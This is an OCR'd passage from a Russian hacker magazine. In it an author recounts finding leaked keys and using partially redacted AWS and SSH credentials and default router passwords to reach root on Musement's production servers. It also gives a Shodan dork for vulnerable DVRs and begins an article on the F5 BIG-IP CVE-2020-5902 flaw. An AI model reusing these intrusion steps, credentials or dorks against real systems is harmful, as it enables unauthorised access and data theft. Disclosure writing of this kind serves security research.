
Второе, что мне пришло в голову, — это поиск приватных RSA/SSH-ключей. Вот тут мне повезло! Я проверил по очереди два расширения файлов: `.priv` и `.key`. К моему удивлению, уже через час после того, как я накатал на коленке свой питоновский скрипт, я обнаружил сразу три утечки! Как известно, беда не приходит одна. На серверах с приватными ключами я также нашел следующее:

- пользовательские данные фитнес-приложения с миллионом установок в Play Market;
- секретный токен аккаунта Amazon AWS от некоего uland.com.br;
- и самое стоящее — секретный токен Amazon AWS и приватный SSH-ключ веб-приложения Musement.com. Это итальянский стартап изначальной стоимостью в 60 миллионов долларов, теперь принадлежащий корпорации TUI Group.

По первым двум инцидентам мне не удалось связаться с владельцами ресурсов, но я уведомил Google и Amazon о произошедшем, хотя четкого ответа также не последовало. В TUI Group мне ответили на следующий день после обращения и залатали дыру уже спустя неделю.

Дальше я поэтапно опишу, как получил полный доступ с правами суперпользователя к продакшен EC2-инстансу Musement. Забавно, что такой очевидный инцидент до сих пор оставался незамеченным. Это тревожный звоночек: если тенденция стала мейнстримом, лучше всего ее избегать.

ПЕРВЫЕ РЕЗУЛЬТАТЫ. ЧТО ДАЛЬШЕ?



```
import boto3
from fabric.api import *

env.hosts = []
hosts = []
env.user = 'deploy'
env.key_filename = './deploy.key'
env.sudo_user = 'deploy'
AWS_REGION = 'eu-west-1'

# TODO: replace with a IAM Role
session = boto3.Session(
    aws_access_key_id='AKIA5EWIWF444WKL[redacted]3',
    aws_secret_access_key='ue6MTxrKm8AvLtbw6ATK36e8xBN+cRMTUGR[redacted]'
)
ec2 = session.resource('ec2', AWS_REGION)
```

Разработчики любезно оставили нам ключи

Собрав access-ключики, которые разработчики так любезно оставили в своем питоновском скрипте, я успешно авторизовался в аккаунте Amazon. Попробовав выполнить разные команды, я понял, что у меня имеется доступ только на чтение, причем далеко не везде. К тому же сервер, к которому я хотел подключиться по SSH, разрешал соединения только с IP-адресов из белого списка.

Собираем всю информацию об инфраструктуре


Недолго думая, я нашел на гитхабе популярный awesome-лист, посвященный пентесту Amazon, и начал с самого простого. Первым делом я собрал все публичные адреса EC2-машин, а также все IP-адреса из политик NACL (Network Access Control List) с помощью утилиты `aws_public_ips`. В сумме набралось где-то тридцать адресов.

Собранные адреса я начал сканировать на наличие открытых портов в диапазоне 1–64 000 с помощью утилиты `masscan`. Пока шло сканирование, я запустил еще две классические утилиты, которые позволяют получить более обширную и подробную информацию об имеющейся в твоем распоряжении облачной инфраструктуре:

- ScoutSuite2 — аудитор безопасности AWS. Незаменимый инструмент, который заглянет в каждый уголок облака и создаст максимально удобный для изучения отчет;
- pacu — то же самое, но заточен именно на поиск и эксплуатацию уязвимостей в облаке, в том числе на повышение привилегий, персистенцию, да и постэксплуатацию в целом.


Результаты оказались неожиданно приятными. Даже несмотря на то, что SGP (Security Group Policies) и IAM-права для утекшего аккаунта были настроены корректно. Для начала `pacu` нашел способ повысить привилегии, пользоваться которым мне не позволяют этические принципы. Метод заключался в эксплуатации уязвимости CloudTrail CSV Injection. Имея возможность создавать trail (грубо говоря, события), я мог попытаться создать trail с вредоносной Excel-формулой в качестве названия. Эта попытка провалилась бы, но в логах осталось бы название. При импорте такого лога в формате .csv в Excel возникает опасность выполнения вредоносного кода на машине администратора.

ScoutSuite удивил меня еще больше. Ниже приведены частичные примеры того, что он смог нарыть в облаке.




```
<user username="devops" password="YKVF2v-sGGL[redacted]" roles="manager-gui,admin-gui"/>
<user username="devmuse" password="muser[redacted]" roles="manager-gui"/>
<user username="deploy" password="b4[redacted].sucks!" roles="manager-script"/>
<!-- /XXX -->
</tomcat-users>
```

Учетные данные суперпользователей в Tomcat-сервере



```
## install new relic infrastructure
echo "license_key: eu01xx6dcb2e272f4f160678e7d1421c775[redacted]" | sudo tee -a /etc/newrelic-infra.yml
```

Некоторые лицензионные ключики




```
git config --global credential.helper '!aws codecommit credential-helper $@'
git config --global credential.UseHttpPath true
vcs-run -v -D --vcs-type git -t /provisioning "https://git-codecommit.eu-west-1
.amazonaws.com/v1/repos/musement-provisioning"
```

Спокойно брутим Basic HTTP auth ;)

Кроме того, на самом S3-бакете лежали очень интересные бэкенд-файлики. В общей сумме я смог вытянуть из пользовательских данных EC2-машин где-то 400 с лишним скриптов и конфигов.


ОБХОДИМ ЗАЩИТУ AWS SGP



34.240.229.231
- ALL
  - 1-65535
    - 91.81.195.207/32
    - 93.62.224.144/29
    - 10.0.10.11/32
    - 172.16.0.0/18


Результаты сканирования EC2-машин

Результаты сканирования внешних IP-адресов EC2-машин не сильно радовали, пока я не обнаружил роутеры с дефолтными админ-паролями и функцией VPN.



```
93.62.224.145   ::   Huawei AR Web Platform
93.62.224.151   ::   Huawei AR Web Platform
```

Главное достоинство этих роутеров заключалось в том, что они находились в белом списке NACL для входящего и исходящего трафика по всем портам, включая SSH, а также позволяли маршрутизировать трафик сквозь себя.



tools-1c

Information


Name: tools-1c
ID: subnet-e9948d8b
VPC ID: vpc-dd2734bf
Availability Zone: eu-west-1c
CIDR Block: 10.0.0.0/24
IPv6 CIDR Block: None
Public IP on Launch: Enabled

Instances

- servicehub01
- log
- weblate
- centralino
- facebook-bot
- airdolomiti
- skyextra
- tableau
- cisco-firepower-management-center
- musement-prod-ec2-mbr
- [do not touch] BI-test

Роутеры позволяли маршрутизировать трафик

Теперь я мог спокойно подключиться к главному продакшен-серверу с root-правами, используя найденный приватный SSH-ключ.



93.62.224.145/view/main/default.html?Version=1.2

Your login mode is insecure. HTTPS is recommended.

Web Platform — Current User : admin

Your Position : Device Information

Device Status	
CPU usage:	28%
Memory usage:	23%
Temperature:	35℃

Device Information	
Equipment model:	AR2240
Equipment name:	mi-cpe-musem-1
Equipment serial number:	022UFTDMG5600365
Current version:	V200R003C01SPC2816

Подключаемся к главному продакшен-серверу

WWW

Более подробные сведения о различиях между SGP и NACL

ЭТИЧНОСТЬ КАК ОНА ЕСТЬ

Утечку компания пофиксила быстро, но, к сожалению, ни вознаграждения, ни даже банальной благодарности я от них не получил. Вместо этого мне сообщили, что на меня не станут подавать в суд, так как при тестировании я придерживался инструкций, которые они мне отправили на почту в ответ на мое письмо.

Для меня этот опыт — неприятное напоминание о том, что часто IT-компании ориентируются на гигантов индустрии, но игнорируют аспекты, связанные с безопасностью своего продукта и конечных пользователей. Поэтому давай сделаем мир безопаснее общими усилиями!

НЕ БАКЕТАМИ ЕДИНЫМИ!

Уже качаешь очередной hawkeye? Вот и правильно! Но не вздумай останавливаться на серых шляпах: попробуй совместить Google-дорки с Shodan'ом или поиграть с его родными тегами в трендах. Из этой затеи вполне может получиться что-нибудь интересное.

«Хакер» в этом году писал об уязвимых видеорегистраторах LILIN. Эти уязвимые регистраторы изначально нашел я, заинтересовался и начал реверсить. Поэтому ответственно заявляю: в Qihoo 360 нагло приврали о количестве уязвимых устройств. На самом деле их было не 5K, а более 300K. Вот оригинальный дорк:

```
http.html_hash:"1640961097"
```

В итоге мне даже удалось продать найденные баги. Продавать я их пытался на легальных площадках вроде Zerodium, но не везде они котировались. Видимо, информация об уязвимости утекла в паблик с одной из таких платформ. В моем гитхабе ты можешь найти больше информации об этом инциденте.

Еще «Хакер» как-то писал об умных, но уязвимых колонках Sonos. Да, и тут без меня не обошлось. ;) Потенциал открытых данных безграничен! Особенно — если проявлять смекалку при использовании общедоступных инструментов OSINT.

БОЛЬШАЯ ДЫРА В BIG-IP

КАК РАБОТАЕТ НОВАЯ УЯЗВИМОСТЬ В ПРОДУКТАХ КОМПАНИИ F5

aLLy
ONsec
@iamsecurity

В июле 2020 года немало шума наделала уязвимость, найденная в линейке продуктов F5, в частности — в BIG-IP. Это контроллер доставки приложений, который используют и в крупнейших компаниях вроде банков и операторов сотовой связи. Уязвимости присвоили наивысший уровень опасности, поскольку она позволяет без каких-либо привилегий получить полный контроль над целью.

В составе BIG-IP есть разные модули, которые работают под управлением операционной системы TMOS. Один из них — Local Traffic Manager (LTM) — обрабатывает трафик приложений, обеспечивает безопасность сетевой инфраструктуры и локальную балансировку нагрузки. LTM можно гибко настраивать, в том числе при помощи веб-интерфейса TMUI (Traffic Management User Interface). В нем и нашли уязвимость.

Точнее, нашел Михаил Ключников из Positive Technologies. Баг существует из-за некорректной нормализации URI при обработке запросов. Злоумышленник может обойти аутентификацию в Traffic Management User Interface и использовать функции системы, которые предназначены только для администратора. В результате этого атакующий может выполнять произвольные команды на целевой системе от суперпользователя, а это означает полную компрометацию сервера.


INFO

Баг получил номер CVE-2020-5902 и 10 из 10 баллов критичности по CVSS. Уязвимость присутствует в BIG-IP версий с 15.0.0 по 15.1.0.3, с 14.1.0 по 14.1.2.5, 13.1.0–13.1.3.3, 12.1.0–12.1.5.1 и 11.6.1–11.6.5.1.

ТЕСТОВЫЙ СТЕНД

Так как продукт коммерческий, простого докер-контейнера в этот раз не будет. Самый легкий способ поднять стенд — это скачать тридцатидневную пробную версию BIG-IP VE (Virtual Edition). Для этого нужен аккаунт, который можно создать на сайте F5. После подтверждения можно будет переходить в раздел загрузок.

Нам нужна последняя уязвимая версия, это — 15.1.0.3. BIG-IP распространяется в нескольких вариантах, нас интересует образ виртуальной машины в формате OVA. Перед загрузкой предложат выбрать удобное зеркало.



F5 - Downloads
downloads.f5.com/esd/eula.sv?sw=BIG-IP&pro=big-ip_v15.x&ver=15.1.0&container=15.1.0.3_Virtual-Edition...
My Account | Logoff
Downloads Overview
FAQs
Other Applications
AskF5
BIG-IP iHealth
Licensing Tools

Download Locations

